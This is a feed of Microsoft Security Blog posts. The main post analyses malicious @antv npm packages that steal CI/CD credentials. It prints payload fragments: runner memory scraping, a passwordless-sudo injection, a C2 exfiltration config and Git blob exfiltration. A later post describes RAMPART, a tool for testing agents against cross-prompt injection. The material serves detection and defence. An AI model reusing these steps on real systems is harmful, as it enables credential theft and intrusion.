Reading view

Mini Shai Hulud: Compromised @antv npm packages enable CI/CD credential theft

Microsoft has identified an active supply chain attack targeting the @antv node package manager (npm) package ecosystem. A threat actor compromised an @antv maintainer account and published malicious versions of widely used data-visualization packages, resulting in cascading downstream impact.

The compromise propagated through dependency chains into libraries like echarts-for-react (which has more than 1 million weekly downloads), expanding the blast radius into CI/CD pipelines and cloud workloads across the ecosystem. The malicious payload—a ~499 KB obfuscated JavaScript file—runs silently during npm install and is purpose-built to steal credentials from GitHub Actions environments.

Key capabilities observed in the payload include multi-platform credential theft (GitHub, Amazon Web Services, HashiCorp Vault, npm, Kubernetes, 1Password), GitHub Action Runner process memory scraping, privilege escalation, dual-channel data exfiltration, and Supply chain Levels for Software Artifacts (SLSA) provenance forgery. These capabilities suggest a deliberate effort to evade analysis and an apparent focus on CI/CD environments.

The authors of the antv account have also since confirmed in a ticket on the repo that the situation is now resolved.

Attack chain overview

Figure 1. @antv npm supply chain attack flow.

The @antv organization maintains charting libraries (G2, G6) embedded across dashboards and applications. The attack proceeds through:

  • Maintainer account compromise and publication of malicious @antv package versions
  • Downstream dependency amplification (echarts-for-react, size-sensor, and others)
  • Automatic payload execution through a preinstall hook during npm install
  • Execution chain: node → shell → bun → payload (Bun runtime installed if absent)

Technical analysis

The payload replaces the legitimate index.js with a single-line obfuscated script.

Obfuscation

  • Layer 1: 1,732 Base64-encoded strings in a rotated array, decoded through lookup function with the shuffle key 0xa31de
  • Layer 2: Critical strings such as command-and-control (C2) domain and env var names are encrypted with a custom PBKDF2 and SHA-256 cipher, which is decrypted at runtime.
  • Environment gating: The payload exits immediately if it’s not running on GitHub Actions on Linux
  • Branch avoidance: Skips the main, master, dependabot/, renovate/, and gh-pages when using Git API exfiltration

// Layer 1: 1,732 strings in rotated array with base64 decode
(function(_0x44be0e, _0x3ff020){
    // Array shuffle IIFE with key 0xa31de
    _0x335af4['push'](_0x335af4['shift']());
})(_0x71ec, 0xa31de));
 
// Layer 2: PBKDF2+SHA256 runtime decryption for critical strings
var e6 = "a8269c01069452afb8a54de904e6419578d155fdbdb9e566bab8576a4266b61e";
var t6 = "7f44e4ba6f6a71bd0f789e7f83bd3104";
var u5 = new du(e6, t6);  // PBKDF2 cipher instance
globalThis["f2959c600"] = function(s) { return u5.decode(s); };
 
// Environment gate - exits if not GitHub Actions on Linux
this['isGitHubActions'] = process.env[f2959c600('68zz23c6NGR9...')]  === 'true';
this['isLinuxRunner']   = process.env[f2959c600('NhUrwwYEwYIJ...')] === 'Linux';

Credential theft

The payload targets secrets across six platforms:

  • GitHub: Extracts GITHUB_TOKEN, scans for Personal Access Tokens (gh[op]_) and installation tokens (ghs_), validates through /user API, and enumerates repo and org secrets.
  • Amazon Web Services(AWS): Queries Instance Metadata Service (169.254.169[.]254), Elastic Container Service metadata (169.254.170[.]2), reads .aws/ files, harvests env vars, and then calls SecretsManager across all regions.
  • HashiCorp Vault: Searches 12+ token paths (/var/run/secrets/vault/token, ~/.vault-token, and others) and connects to a local Vault at 127.0.0[.]1:8200.
  • npm: Validates tokens using /-/whoami, exchanges OpenID Connect (OIDC) tokens for publish access, and enumerates packages
  • Kubernetes: Reads service account tokens and enumerates namespace secrets
  • 1Password: Interacts with command-line interface (CLI) and attempts master password extraction with two-factor authentication (2FA) bypass
// AWS Secrets Manager enumeration
'secretsmanager:ListSecrets'
'secretsmanager:GetSecretValue('
 
// Vault token paths searched (12+ locations)
'/var/run/secrets/vault/token'
'/.vault-token'
'/home/runner/.vault-token'
'/root/.vault-token'
'/etc/vault/token'
 
// GitHub API secret enumeration
'/actions/secrets?per_page=100'
'/actions/organization-secrets?per_page=100'

Runner memory scraping

The payload locates the GitHub Actions Runner.Worker PID using /proc scanning, then extracts runtime secrets using the following:

// Locates Runner.Worker PID via /proc
'findRunnerWorkerPIDLinux'
// Scans /proc//cmdline for "Runner.Worker"
 
// Extracts secrets from process memory
tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' | sort -u

This activity bypasses normal secret masking by reading secrets directly from runner process memory.

Privilege escalation

  • Injects sudoers rule through bind mount: echo ‘runner ALL=(ALL) NOPASSWD:ALL’ > /mnt/runner
  • Modifies /etc/hosts for DNS redirection
// Injects passwordless sudo via /etc/sudoers.d bind mount at /mnt
echo 'runner ALL=(ALL) NOPASSWD:ALL' > 
 && chmod 0440 /mnt/runner
 
// DNS manipulation
sudo sh -c "echo '127.0.0.1 ' >> /etc/hosts"
 
// Validates sudo access before operations
sudo -n true

Exfiltration

Dual-channel exfiltration:

  • Primary: HTTPS to encrypted C2 domain (port 443) with DNS pre-check and health probe
  • Fallback: Git Data API — Creates blobs, trees, or commits in victim repositories on non-protected branches
  • Tertiary: Creates public repos under victim accounts with reversed description (“niagA oG eW ereH :duluH-iahS”); more than 2,200 of these repos have been observed as of this writing
// Primary: HTTPS C2 with encrypted domain (port 443)
let config = {
    'domain': f2959c600('bXVunP4+izfR/cOx8zhW/fw8v6xFc4cvjYgGdbEE'),
    'port': 0x1bb,  // 443
    'path': f2959c600('5WA4NOQUD/n/mNx/cqL4gSVQrTrwV+RBKO7TXeTIk3fFBUt+2arGDjc='),
    'dry_run': false
};
 
// Fallback: Git Data API - creates blobs/trees/commits in victim repos
await j(token, '/repos/' + owner + '/' + repo + '/git/blobs',
        {'method': 'POST', 'body': JSON.stringify(stolen_data)});
'/git/trees'
'/git/commits'
 
// Branch filter - avoids protected branches to evade detection
Dw = ['dependabot/', 'renovate/', 'gh-pages', 'docs/',
      'copilot/', 'master', 'main'];

Propagation and persistence

  • Enumerates /user/repos and /user/orgs to spread into additional repositories
  • Installs Bun runtime, executes second-stage payload using bun run .claude/
  • Deploys token monitor for ongoing credential capture
  • Forges SLSA provenance attestations through Sigstore (Fulcio or Rekor) to appear legitimate

Impact and blast radius

  • Direct compromise of @antv packages with broad ecosystem adoption
  • Amplification through downstream dependencies into thousands of projects
  • Cascading risk: stolen npm tokens enable further package poisoning, stolen GitHub tokens enable repo manipulation, and stolen AWS credentials enable cloud access
  • SLSA provenance forgery erodes trust in supply chain attestation frameworks

How GitHub took action to prevent further harm

Upon learning of the attack, GitHub acted immediately to limit further damage. It removed 640 malicious packages and invalidated 61,274 npm granular access tokens with write permissions and 2FA bypass, preventing leaked tokens from being used in this or similar attacks. GitHub also published advisories relevant to this malware campaign in the GitHub Advisory Database and alerted the community through Dependabot alerts and npm audit. It continues to monitor for additional affected packages and remove them as needed.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat:

  • Review dependency trees for direct or transitive usage of affected @antv/ packages.
  • Identify systems that installed or built affected package versions during the suspected exposure window.
  • Pin known-good package versions where possible and avoid automatic dependency upgrades until validation is complete.
  • Disable pre- and post-installation script execution by ensuring you run npm install with --ignore-scripts.
  • While GitHub team has already invalidated all the npm tokens that had write access and 2FA bypass, Microsoft Defender still recommends rotating credentials, tokens, npm access tokens, CI/CD secrets, and cloud credentials that might have been exposed in affected build or developer environments.
  • Rotate credentials, tokens, npm access tokens, CI/CD secrets, and cloud credentials that might have been exposed in affected build or developer environments.
  • Audit organization and personal GitHub accounts for public repositories with the description “niagA oG eW ereH :duluH-iahS” or other unexpected repositories created during the exposure window, and revoke any GitHub tokens that might have been implicated.
  • Audit CI/CD logs for unexpected outbound network connections, script execution, or suspicious package lifecycle activity.
  • Review npm package lockfiles, build logs, and artifact provenance for evidence of compromised package versions.
  • Enable cloud-delivered protection in Microsoft Defender Antivirus or equivalent antivirus protection.
  • Use Microsoft Defender XDR to investigate suspicious activity across endpoints, identities, cloud apps, and developer environments.
  • Use Microsoft Defender Vulnerability Management to search for antv packages across your estate.

Microsoft Defender XDR Detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

TacticObserved activityMicrosoft Defender coverage
Execution Suspicious script execution during npm install or package lifecycle activityMicrosoft Defender Antivirus
– Trojan:AIGen/NPMStealer
– Backdoor:Python/ShaiWorm
– Trojan:JS/ShaiWorm
– Trojan:JS/ObfusNpmJs  

Microsoft Defender for Endpoint
– Suspicious usage of Bun runtime
– Suspicious Installation of Bun runtime
– Suspicious Node.js process behavior      
Credential AccessPotential harvesting of environment variables, tokens, or developer secretsMicrosoft Defender for Endpoint
– Credential access attempt
– Suspicious cloud credential access by npm-cached binary
– Kubernetes secrets enumeration indicative of credential access

Microsoft Defender for Cloud
Sha1-Hulud Campaign Detected: Possible command injection to exfiltrate credentials
Command and ControlPotential outbound connections from build systems or developer machinesMicrosoft Defender for Endpoint
Connection to a custom network indicator

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate incident response or investigation tasks related to this threat, including:

  • Incident investigation
  • Microsoft user analysis
  • Threat Intelligence 360 report based on MDTI article
  • Vulnerability or supply chain impact assessment

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

Microsoft Defender XDR Threat analytics

https://security.microsoft.com/threatanalytics3/5879a0e7-f145-407b-bc84-1ae405a016ea/overview

Advanced hunting

The following sample queries let you search for a week’s worth of events. To explore up to 30 days of raw data, go to the Advanced Hunting page > Query tab, and update the time range to Last 30 days.

Hunt for suspicious npm lifecycle script execution

This query searches for Node.js and npm activity involving install lifecycle behavior and relevant package references.

DeviceProcessEvents
| where FileName in~ ("node.exe", "npm.cmd", "npm.exe", "npx.cmd", "npx.exe")
| where ProcessCommandLine has_any ("preinstall", "postinstall", "install")
| where ProcessCommandLine has_any ("@antv", "echarts-for-react")
| project Timestamp, DeviceName, FileName, ProcessCommandLine,
          InitiatingProcessFileName, InitiatingProcessCommandLine,
          AccountName

Hunt for potential compromise of through malicious npm packages

DeviceProcessEvents
| where Timestamp > ago(2d)
| where FileName in ("bun", "bun.exe")
| where ProcessCommandLine has "run index.js"

Hunt for affected dependencies in your software inventory

DeviceTvmSoftwareInventory
| where SoftwareName has "antv" or SoftwareVendor has "antv"
| project DeviceName, OSPlatform, SoftwareVendor, SoftwareName, SoftwareVersion

Hunt for suspicious outbound connection from python backdoor

DeviceNetworkEvents
| where Timestamp > ago(2d)
| where InitiatingProcessFileName startswith "python"
| where InitiatingProcessCommandLine has "/cat.py"

Hunt for suspicious outbound activity from Node.js processes

Searches for network connections initiated by Node.js or npm processes that reference package-related paths or commands.

DeviceNetworkEvents
| where InitiatingProcessFileName in~ ("node.exe", "npm.exe", "npx.exe")
| where InitiatingProcessCommandLine has_any ("@antv", "echarts-for-react", "node_modules")
| project Timestamp, DeviceName, RemoteUrl, RemoteIP,
          InitiatingProcessFileName, InitiatingProcessCommandLine,
          AccountName

Hunt for affected dependency references in developer directories

This query searches for package manifest or lockfile activity that might contain relevant dependency references.

DeviceFileEvents
| where FileName in~ ("package.json", "package-lock.json", "yarn.lock", "pnpm-lock.yaml")
| where FolderPath has_any ("node_modules", "src", "repo", "workspace")
| where AdditionalFields has_any ("@antv", "echarts-for-react")
| project Timestamp, DeviceName, FolderPath, FileName,
          InitiatingProcessFileName, InitiatingProcessCommandLine

Hunt for post-compromise C2 activity

DeviceNetworkEvents
| where Timestamp > ago(2d)
| where RemoteUrl has "t.m-kosche.com"

Shai-Hulud npm supply-chain indicator observed inside a Kubernetes container

CloudProcessEvents
| where ProcessCommandLine has_any ("IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner", "niagA oG eW ereH", ":duluH-iahS", "t.m-kosche.com", "7cb42f57561c321ecb09b4552802ae0ac55b3a7a", "@antv/setup")
| project Timestamp, AzureResourceId, KubernetesPodName, KubernetesNamespace, ContainerName, ContainerId, ContainerImageName, ProcessName, ProcessCommandLine, ProcessCurrentWorkingDirectory, ParentProcessName, ProcessId, ParentProcessId, AccountName

Indicators of Compromise (IOC)

IndicatorTypeDescription
@antv – whole accountPackage scope  All packages maintained by the antv account were compromised.

As per the latest statement from the account author’s this situation is now resolved.
echarts-for-reactPackage name  One of the major downstream packages impacted by the antv compromise.
As per the latest statement from the repository author’s this situation is now resolved
a68dd1e6a6e35ec3771e1f94fe796f55dfe65a2b94560516ff4ac189390dfa1cSHA-256Malicious payload JavaScript file
fb5c97557230a27460fdab01fafcfabeaa49590bafd5b6ef30501aa9e0a51142SHA-256Malicious backdoor Python script
t.m-kosche[.]com:443DomainInfrastructure associated with campaign
Index.jsFile nameMalicious script or dropped file
cat.pyFile nameMalicious script or dropped file

References

This research is provided by Microsoft Defender Security Research with contributions from Rahul Mohandas, Sumith Maniath, Ahmed Saleem Kasmani, Arvind Gowda, Sagar Patil, and members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post Mini Shai Hulud: Compromised @antv npm packages enable CI/CD credential theft appeared first on Microsoft Security Blog.

  •  

Securing the gaming culture of cultures

The Deputy CISO blog series is where Microsoft Deputy Chief Information Security Officers (CISOs) share their thoughts on what is most important in their respective domains. In this series, you will get practical advice, tactics to start (and stop) deploying, forward-looking commentary on where the industry is going, and more. In this article, Aaron Zollman, Vice President and Deputy CISO for Gaming at Microsoft discusses the unique challenges and rewards of securing gaming.

There are more than 500 million monthly active players¹ across Xbox consoles, PC, handheld, and more through Xbox cloud gaming. They’re the folks who come to mind when people refer to “gaming culture.” But they’re not really the whole story. Globally, more than 3 billion people engage with gaming.² The majority of these people are gamers, but the number also includes developers working for independent gaming studios, engineers supporting the Xbox platform, and the security and operations professionals that support them all.

In my role as Deputy CISO for Gaming at Microsoft, it’s this much larger, much more complex community that I have to take into account. My team and I aren’t tasked solely with protecting consoles or player accounts. We’re safeguarding intellectual property (IP), live operations, and the trust of billions of interactions. We’re also partnering on risks that range from cheating and monetization exploits to supply chain vulnerabilities and regulatory compliance for child safety and privacy.

Gaming isn’t really a single culture, but rather a culture of cultures—each with their own risk factors to account for. At the heart of gaming is the player experience—their need for seamless access, low latency, and frictionless, immersive experiences. This goes hand-in-hand with privacy and safety in a world where cyberattackers could target well-known players. But aside from those basic needs, players form their own tribes, and a diverse, global player base requires a different approach—which makes securing gaming unique. You don’t approach it like you might traditional enterprise. Studios operate with creative autonomy, platforms demand global scale and low latency, and players expect frictionless experiences. That diversity makes gaming vibrant while also creating unique security challenges.

Each culture comes with its own security risks

Let’s first take a look at the risks that most often appear with each of the overlapping cultures that make up the world of gaming:

Platforms, underpinning services like Xbox Game Pass and Xbox Cloud Gaming, require centralized infrastructure with high availability. Here, security must integrate seamlessly with identity systems and Microsoft-wide standards without slowing down gameplay. But platforms face a number of distinct risks.

The complexity of platforms makes them a rich target for financially-motivated cyberattackers seeking to take over top accounts—or send targeted messages to individuals in an environment where they aren’t expecting phishing, which can threaten both ecosystem trust and commercial strategy. And because platforms serve as the connective tissue between devices, we have to pay special attention to weaknesses in integration points.

We also contend with fraud and abuse in commerce systems, where bad actors attempt to manipulate in-game economies or exploit payment flows. These persistent cyberthreats require layered defenses, real-time monitoring, and rapid responses.

Game development studios, whether they are AAA giants, indie teams, or sole developers, thrive on flexibility. Their environments are highly individualized and frequently blend proprietary tools with third-party assets and co-development with partners. My job is to make sure they can innovate securely—balancing their creative freedom with governance and compliance timelines. But this flexibility introduces risks that look very different from experienced by centralized platforms.

On the plus side, studios’ independence creates smaller failure domains, leaving them free to make their own choices and experiment with new tools, partners and engineering practices, without putting the broader platform and peer studios at risk. But reputation, regulatory liability, and cyberattacker interest can’t be firewalled off so easily. So, we need to establish a baseline of controls and detect anomalies early, closing down blind spots—despite fragmented development environments and third-party risk from studios that rely on external contractors, middleware providers, and asset marketplaces.

And some of the cyberattacks are the same: Without tight identity governance, credential sprawl can create highly-privileged accounts that become prime targets for threat actors. Studios operate under tight deadlines and with small margins, so we need empathy for their desire to make things easier—and to avoid security checks when under milestone pressure—despite the risk those actions could cause to production.

It’s also important to note that the driving factor for many threat actors targeting studios is the incredibly high value of unreleased IP. For the same reason, social engineering and insider threats are a constant risk for studios.

Studio Central Teams provide shared IT and infrastructure support. They’re the bridge between creative teams and operational security, ensuring that artists, producers, and marketers work in environments that are both productive and resilient. But that role comes with its own set of risks, which are often hidden in the complexity of shared services.

When central teams support diverse projects, maintaining consistent security baselines across cloud resources, build servers, and collaboration tools becomes difficult. Failing to maintain security consistency can lead to configuration drift—where a single misconfigured storage bucket or firewall rule can expose critical assets. But because central teams manage shared infrastructure, they are risk-averse to changes, including some critical security patches, that could cause cascading production failures.

These central teams can be security’s best partners for implementing strong monitoring and segmentation—but also need to be governed to avoid insider risk and toxic combinations of overlapping permissions.

Collaboration over control

Security in gaming isn’t about imposing rules. It’s more about partnership. I work closely with Temi Adabambo, General Manager for Gaming Security, Microsoft, and Eric Mourinho, Chief Architect, Microsoft, to co-develop secure environments and shared tooling. Governance is a dialogue. We collaborate between platform teams, studio IT, security architects, and technical directors in game studios. That’s how we manage exception handling, cross-team dependencies, and the tension between creative speed and security rigor.

One of the advantages of the Microsoft environment is the access it grants us to a security ecosystem that scales globally. In gaming, we build upon that foundation, adapting it for the unique needs of developers, platforms, and players:

  • Identity and access management: We use Microsoft Entra ID to secure identities across Xbox Live, Game Pass, and studio environments. Shared identity systems allow frictionless sign-in for players while enforcing strong authentication for developers and partners.
  • Compliance and governance: We rely on a combination of tools and processes to manage sensitive data and meet regulatory obligations across environments like public cloud infrastructure and bespoke studio setups. This includes Microsoft Purview for data classification and compliance monitoring, Microsoft Defender for Cloud for policy enforcement and resource hardening, Entra ID for identity governance, and Microsoft Sentinel for audit and reporting. Together, these capabilities help us maintain visibility, enforce standards, and respond quickly to compliance exceptions without slowing down development.
  • Threat intelligence and detection: With Microsoft Defender for Cloud, Microsoft Sentinel, and proprietary Microsoft tooling, we gain visibility into cyberthreats across platforms and supply chains. These tools allow us to detect anomalies, respond quickly, and share intelligence across teams without slowing down creative workflows.
  • Secure development lifecycles: We embed security into game development through automated code scanning, vulnerability management, and secure build pipelines, helping studios ship faster without sacrificing safety.

These are enterprise-grade capabilities, adapted to the needs of the global gaming culture of cultures. They allow us to protect billions of interactions while enabling the creativity that defines this industry. 

Looking ahead 

Gaming will only grow more complex. But I see that as an opportunity. Security presents challenges, but in facing those challenges head-on, we are constantly refining our practices, products, and player experiences. When we design for resilience, we protect not just games but the communities that help them thrive.

For Microsoft, that means treating gaming security as an ever-evolving system—one that changes with each new iteration of technology, player expectations, and the creative heartbeat of the industry.

Security teams and their families are gamers too. Visit the Xbox Wire and our recent blog post for Safer Internet Day to learn more about how we keep players and communities safe and secure at Xbox.

Microsoft
Deputy CISOs

To hear more from Microsoft Deputy CISOs, check out the OCISO blog series:

To stay on top of important security industry updates, explore resources specifically designed for CISOs, and learn best practices for improving your organization’s security posture, join the Microsoft CISO Digest distribution list.

Man with smile on face working with laptop

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.


¹Microsoft FY25 Fourth Quarter Earnings Conference Call  

²Microsoft to acquire Activision Blizzard to bring the joy and community of gaming to everyone, across every device 

The post Securing the gaming culture of cultures appeared first on Microsoft Security Blog.

  •  

Introducing RAMPART and Clarity: Open source tools to bring safety into Agent development workflow

The AI systems shipping inside enterprises today are fundamentally different from the ones we were building even two years ago, because they have moved well past answering questions and into accessing your email, retrieving records from your CRM, writing and executing code, and taking actions on your behalf across dozens of connected systems. That shift from “generate text” to “do things in the world” changes the safety equation entirely, because an agent that can act can also potentially act in ways nobody intended.

Today Microsoft is open-sourcing two tools designed to help engineers: Microsoft RAMPART, an agent test framework for encoding adversarial and benign scenarios as repeatable tests that can run in CI, making it easy to turn red-team findings and AI incidents into lasting regression coverage; and Clarity, a structured sounding board that helps teams figure out whether they are building the right thing before they write a single line of code.

We built these tools because we believe that AI safety has to become a continuous engineering discipline rather than a periodic checkpoint, and we think the best way to make that happen is to put practical, open tools in the hands of the people doing the building.

Why we are investing in this

  1. Helping teams think through the “why,” before the “how” of software building: In the vibe coding era, execution is easy and the harder question is the “why.” The most expensive safety failures we see almost always trace back to design mistakes that nobody questioned early enough, long before any adversary got involved — say, when a product team decided their agent should have access to a tool, or handle a particular user flow, without fully working through what could go wrong. By the time a red team engagement surfaces the issue, the system is largely built, and addressing it means going back to the drawing board. We wanted to give product managers and engineers a way to pressure-test their assumptions at the start of a project, when changing course is cheap and the right conversation can save months of rework.
  2. Scaling the lessons of red teaming across the industry. The techniques that uncover vulnerabilities in one agentic product almost always shed light on another. A cross-prompt injection attack that works against one system will often work, with minor variations, against a customer service agent or a coding assistant. But those lessons tend to stay locked inside individual engagement reports. Our goal was to build a system where the lessons of red teaming exercises can be turned into runnable engineering assets.  
  3. Making incidents reproducible and mitigations verifiable. If something goes wrong in production AI systems, the team responding needs to do two things quickly: replicate the incident so they understand exactly what happened, and verify that whatever fix they ship actually holds up against variants of the original attack. Both of those tasks are harder than they sound with probabilistic LLMpowered systems, and most teams end up doing them manually in an ad hoc way. We wanted tooling that is purpose-built for exactly this workflow, so that incident response becomes a repeatable engineering process rather than a scramble.

RAMPART: Continuous safety testing for agentic AI

RAMPART is an open-source testing framework that brings red teaming techniques directly into the development workflow. It is built on top of PyRIT, Microsoft’s open automation framework for red teaming generative AI systems so that RAMPART leverages the best in class, out of the box adversarial tests. Where PyRIT is optimized for black-box discovery by security researchers after the system is built, RAMPART is built for engineers as the system is being built.

The developer experience will feel familiar to anyone who has written integration tests. Teams write standard pytest tests that describe scenarios drawn from their threat model. Each test connects to the agent through a thin adapter, orchestrates an interaction, and evaluates observable outcomes. Tests return a clear pass or fail signal and can be gated in CI just like any other integration test. When a new tool or data source is added to the agent, the corresponding safety test can be added in the same pull request.


RAMPART is different from conventional testing in the following ways:

  1. Built for prompt injection attacks: RAMPART’s most mature coverage today focuses on cross-prompt injection attacks, scenarios in which an agent retrieves or processes potentially poisoned content from documents, emails, tickets, or other data sources that manipulate its behavior indirectly.  New threat categories can be added incrementally as attack patterns evolve, and the framework’s extension points are all defined as Python protocols, so integration stays lightweight even for complex agent architectures.<
  2. Built for probabilistic behavior: Because LLM behavior is probabilistic, RAMPART supports statistical trials. The same test can run multiple times with policies like “this action must be safe in at least 80 percent of runs.” This reflects how agents actually behave in production far more accurately than single-shot validation ever could.
  3. Built to reproduce your AI red team findings and AI incidents: RAMPART is designed to work alongside dedicated red teaming, and the two reinforce each other. Findings from a red team engagement can be encoded as RAMPART tests, which means the issue is permanently covered, runs on every change, and never silently regresses. The ownership model is intentionally flipped from the traditional approach: engineers write the tests, engineers run them, and engineers treat failures like any other bug. The framework supplies the attack strategies, adversarial payload generation, and evaluation logic. The test author focuses on expressing expectations about what their agent should and should not do.

Agent safety ultimately comes down to what the agent does, which means evaluators need to look at which tools it invokes, what side effects occur, and whether those actions stay within expected boundaries. RAMPART’s evaluators are designed to inspect all of that. They are composable, so teams can combine them with boolean logic to express nuanced safety conditions rather than relying on a single binary signal.

Clarity: Helping check software engineering assumptions

Where most AI tools are designed to help teams execute faster, Clarity was designed by Microsoft to help them figure out whether they are executing on the right thing in the first place. It asks the kinds of questions that experienced architects, product managers, and safety engineers would ask, the ones that are easy to skip when a team is excited about building something new.

Consider a team that wants to add real-time collaboration to a document editor. Instead of jumping straight to implementation options, Clarity will ask what happens when two people edit the same paragraph at the same time, and whether the team actually needs true real-time collaboration with cursors and presence indicators, or whether “nobody loses their work” is the real requirement. Those two answers can lead to very different architectures with very different failure modes, and getting clarity on that distinction early can save months of rework.

Clarity runs as a desktop app, a web UI, or embedded directly in a coding agent. It guides engineers through structured conversations covering problem clarification, solution exploration, failure analysis, and decision tracking. As the conversation progresses, the results are written to a .clarity-protocol/ directory in the repo as plain, human-readable markdown files that get committed, reviewed in pull requests, and diffed just like source code. They capture the problem statement, the solution rationale, the failure analysis, and the key decisions made along the way.

The failure analysis deserves a closer look, because it goes well beyond what a single reviewer would typically catch. Multiple AI “thinkers” independently examine the system from different angles, including security, human factors, adversarial scenarios, and operational concerns. The team then works through the results together with Clarity, grouping related failures, tracing causal chains, and building management plans.  

Clarity also tracks staleness across these documents, because they form a dependency graph. When a problem statement changes, Clarity knows that the solution description and failure analysis might need revisiting and nudges the team to do so. Important decisions are captured with their criteria, the options considered, and the rationale behind each choice, so that six months later anyone on the team can revisit the full reasoning, including which alternatives were ruled out and why.

The .clarity-protocol/ directory becomes a shared artifact that everyone on the team can see and contribute to, and for stakeholders who need a summary before a review, Clarity can generate a review packet that tells a coherent narrative.

RAMPART and Clarity are part of a broader movement toward spec-driven, engineering-native AI safety. They complement Microsoft’s work on policy-to-measurement systems: Clarity helps teams clarify design intent and capture assumptions; RAMPART gives teams the building blocks to write concrete agent safety testsand keep them running as agents evolve.. Together, these approaches move AI safety from a one-time review to a set of living artifacts that developers can use throughout the lifecycle.

RAMPART and Clarity available now

Both RAMPART and Clarity are available today as open source projects from Microsoft.

We look forward to working with the community. For feedback, and partnership in deploying this in the enterprise setting, please contact aisafetytools@microsoft.com.

Contributions

Microsoft RAMPART is led by Bashir Partovi with contributions from Elliot H Omiya, Richard Lundeen, Nina Chikanov, Spencer Schoenberg, and Toby Kohlenberg. Clarity is joint project from Yonatan Zunger, Dharmin Shah, Elliot H Omiya, Eve Kazarian, Sarah Cooley, and Neil Coles. We would like to thank Minsoo Thigpen, Abby Palia, Mehrnoosh Sameki, Hilary Solan, Elliot Volkman, Pete Bryan, Roman Lutz, and Shiven Chawla for their helpful comments.

The post Introducing RAMPART and Clarity: Open source tools to bring safety into Agent development workflow appeared first on Microsoft Security Blog.

  •  

Exposing Fox Tempest: A malware-signing service operation

Fox Tempest is a financially motivated threat actor that operates a malware-signing-as-a-service (MSaaS)  used by other cybercriminals to more effectively distribute malicious code, including ransomware. The threat actor abuses Microsoft Artifact Signing to generate short-lived, fraudulent code-signing certificates to appear legitimately signed, allowing malware to evade security controls.

Fox Tempest has created over a thousand certificates and established hundreds of Azure tenants and subscriptions to support its operations. Microsoft has revoked over one thousand code signing certificates attributed to Fox Tempest. In May 2026, Microsoft’s Digital Crimes Unit (DCU), with support from industry partner Resecurity, disrupted Fox Tempest’s MSaaS offering, targeting the infrastructure and access model that enables its broader criminal use.

Microsoft Threat Intelligence observed Fox Tempest’s operations enabling the deployment of Rhysida ransomware by threat actors such as Vanilla Tempest, as well as the distribution of other malware families including Oyster, Lumma Stealer, and Vidar. The consistency, scale, and downstream impact of the resulting attack activity demonstrate that Fox Tempest is a vital operator within the broader cybercrime ecosystem.

In this blog, we examine how Fox Tempest’s MSaaS operation functioned and how it enabled the delivery of trusted, signed malware across the cybercrime ecosystem. We also provide Microsoft Defender detections, indicators of compromise (IOCs), and mitigation recommendations to help organizations identify and disrupt similar activity.

Fox Tempest’s role and impact

Fox Tempest doesn’t directly target victims but instead provides supporting services that enable ransomware operations by other threat actors. Microsoft Threat Intelligence has tracked Fox Tempest since September 2025. Microsoft Threat Intelligence has linked the actor to various ransomware groups including Vanilla Tempest, Storm-0501, Storm-2561, and Storm-0249, who have all leveraged Fox Tempest-signed malware in active intrusions. Malware delivery in these attacks have included use of legitimate purchased advertisements, malvertising, and SEO poisoning.

Storm-2561 SEO poisoning

Fake VPN clients steal credentials ›

